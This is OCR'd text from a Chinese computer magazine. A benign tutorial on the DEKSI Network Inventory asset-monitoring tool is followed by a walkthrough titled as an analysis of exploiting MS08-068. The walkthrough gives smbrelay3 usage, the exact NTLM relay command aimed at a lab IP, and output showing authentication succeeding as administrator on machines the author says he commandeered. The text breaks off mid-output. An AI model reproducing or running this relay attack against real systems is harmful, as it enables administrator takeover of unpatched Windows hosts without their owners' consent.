


图 7

第 3 步：服务器端代理参数设置。

设置完毕，回到软件主界面，单击菜单 **“Service（服务）”—“setting（设置）”** 即可出现设置界面。在此界面中，单击左侧的“Remote Agents（远程代理）”即可对连接参数进行设置，注意参数必须与客户端设置保持一致，如图7所示。

实际连接过程中，如果出现无法连接的现象，可能原因包括：客户端防火墙的阻挡、不支持WMI（Windows 95、98、NT等不支持）、连接用户的权限不够等。设置的时候，需要对症下药，从而顺利完成连接。设置完毕，用户就可以开始对网络实施管理了。

三、了如指掌：网络信息监控完全接触

通过DEKSI Network Inventory，用户可以快速查看被监控电脑的哪些服务正在开放，也可以通过多种方式进行错误信息提示。尤其值得一提的是，该软件还可以给出详细而具有个性化的测试报告。

第 1 步：查看详细的硬件信息和软件信息。

对于管理员来说，庞杂的信息更容易让人眼花缭乱，如果能够提供分类信息，就可以轻松的实现故障定位了。通过该软件，直接选中某个监控对象，即可看到该对象的硬件和软件信息，整体分类十分全面，而且描述清晰。




图 8

其中在硬件部分，包含了CPU处理器、主板、硬盘、光驱、内存、显示器、网络配置、BIOS、键盘、打印机、USB闪存、端口、插槽、IDE控制设备等；软件部分则包括操作系统、用户账号、开始菜单、安装的软件、共享资源、多媒体、服务、系统驱动、路由表等。这些信息分类清晰，对于管理被监控电脑有很大帮助。

例如，需要了解电脑的硬盘信息时，单击工具栏中的“Disk drives（硬盘设备）”按钮，就能够显示当前电脑硬盘中的详细信息，其中包括：硬盘品牌、硬盘型号、硬盘容量、硬盘各分区等。通过类似的方法，还可以查看其他设备和系统信息，如图8所示。

【小技巧】

如何搜集和获取实时数据信息？

由于被监控对象的数据可能是实时更新的，如硬盘被更换、内存增加等，因此，管理员需要动态的掌握对象信息。

在软件主界面中，单击 **“Data（数据）”—“Update Data（更新数据）”**，如果连接正确，即可获得实时的最新信息。

第 2 步：预览、打印和导出信息。

如果想将某个设备信息打印出来，用户可以单击菜单中的




图 9

"File（文件）"－"Preview（预览）"，直接将当前信息打印出来。当然，软件也提供了个性化的打印信息设置服务。此外，用户还可以直接创建报表文件。单击"Service（服务）"－"Create Report（创建报表）"，在弹出的界面中，选择需要生成报表信息的对象。然后单击下一步，设置需要生成的报表格式，如DOC文档、MDB数据库、XLS表格、TXT文本等，按照提示即可完成详细的报表，如图9所示。

总的来看，该软件的功能十分全面，对于普通用户、网络安全爱好者都有很大的帮助，甚至还有可能成为黑客的"帮凶"。在实际应用中，除了能够了解常用硬件设备、软件的使用率和进程运行情况，管理员还可以通过该软件监视各种网站服务器、文件服务器、邮件服务器、域名服务器等，并能够实施日常的资产管理和资产跟踪功能，完全"物超所值"。

总之，有了这款软件，网管就能够"坐镇一方"并"运筹帷幄"，从而真正对系统运行情况"了如指掌"。

编辑点评：

很好很强大，只能这么说，连硬件的信息都可以监测，大家试一下吧！

MS08068漏洞利用浅析

图 Jk7ose

从本文你可以了解到ms08068相关知识

开篇

MS08068漏洞也出来很久了，并且放出了利用工具。应小编后生兄弟的要求，小弟不才，撰写了一篇关于MS08068用法的文章，简单做下科普，希望还不知道用法的朋友可以学习一下，大牛们看了也别见笑。

测试这个漏洞还费了我好些功夫（编辑注：莫非大家都用360打上了补丁……），因此只好到古老的学校机房去测试了。先是测试本机，很容易的就成功了，机房的电脑几乎都是一样的配置，因此可以断定全机房的电脑都有可能没打补丁，于是我就随便霸占了两台邻近的机器开始了测试。

要是还有不了解漏洞信息的朋友，可以去http://www.tarasco.org/security/smbrelay/index.html看看，工具我已经打包了，不放心的可以自己去那个网站下载。主要用到的工具是smbrelay3.exe，由于是命令行工具，因此CMD下键入以后出现用法及相关信息提示，如图1。

```
C:\WINNT\system32\cmd.exe
E:\新建文件夹>smbrelay3
SmbRelay3 - NTLM Authentication replay attacks
 (c) 2007 - 2008 Andres & Miguel Tarasco
 Web Site - http://www.tarasco.org

Usage: SMBRelay3.exe <binding> [options]

Binding Parameters:
   --ListForSMBRequests         (Wait for incomming connections against port 445
)
   --ListForHTTPRequests        (Wait for incomming connections against port 80)

   --ListForSMTPRequests        (Wait for incomming connections against port 25)

   --ListForIMAPRequests        (Wait for incomming connections against port 143
)
   --ListForPOP3Requests        (Wait for incomming connections against port 110
)
   --psexec <host> <username> <password>  (psexec like tool)
   --psexec <host> <username> <:NTLMHash> (psexec like tool)

Optional Parameters
   --AlternativeSrcPort <port>  (Listen under different Port)
   --AlternativeDstPort <port>  (Connect to a different SMB Port)
   --SMBDestinationHost <host>  (Replay attack against third part host)
   --SrcHostname        <host>  (Spoof incoming client name for Win2k (default s
mbrelay)
   --ftp <hostname> <port> <user> <pass> (download smrs.exe from remote ftp serv
er)
   --v[v]                       (Displays verbose information )

Example: smrelay3.exe --ListForHTTPRequests --AlternativeSrcPort 8080 --SMBDesti
nationHost dc.mydomain.com
```

图1

我们看到有很多参数：<Binding>为绑定的端口参数，这里可以选择SMB的默认445端口，或者HTTP的默认80端口以及其它的，当然前提是这些端口还没被占用。后边的<Optional>为可选参数，比如HTTP的80端口已经开放了，绑定时就提示出错，因此就需用到AlternativeSrcPort这个参数来转发端口。最下边的Example为给出的用法举例，下边我们就来开始实战了。

实战

首先看下两台实战机的相关信息：均为Windows 2000的系统，攻击机和被攻击机IP分别为**172.16.11.211**和**172.16.11.197**。

```
E:\新建文件夹>smbrelay3.exe  --ListForHTTPRequests --AlternativeSrcPort 1986 --S
MBDestinationHost 172.16.11.197
SmbRelay3 - NTLM Authentication replay attacks
 (c) 2007 - 2008 Andres & Miguel Tarasco
 Web Site - http://www.tarasco.org

[+] Listening for incomming connections at port 1986
```

图2




图3

我们按照Example的样本输入如下命令：

smbrelay3.exe --ListForHTTPRequests --AlternativeSrcPort 1986 --SMBDestinationHost 172.16.11.197

简单解释一下，由于机房的电脑都开了80端口，因此这里选择了其他端口作为HTTP协议的端口。Example中的域名dc.mydomain.com被我们改为了实际的被攻击机IP：172.16.11.197。输入完以上命令并回车后，效果如图2。

这就表示监听1986端口成功；反之请检查是否端口被占用。现在，被攻击机的浏览器只要一访问攻击机的1986端口，则会中招，如图3、图4，表示漏洞测试成功。

这个时候我们能看到攻击机的监听程序也起了反应，如图5。




图 4

```
[+] Accepted Connection - Replaying against 172.16.11.197
Sending SMB Authentication Handshake
Received SMB Message with NTLM v2 packet
Sending NTLM Challenge from SMB Server to the HTTP Client
Received Final Authentication packet from remote HTTP Client
Trying to authenticate to remote SMB as administrator
Sending Final SMB Authentication packet with NTLM Message type 3
SessionSetupAndX Completed. Authenticacion against 172.16.11.197 Succeed as ad
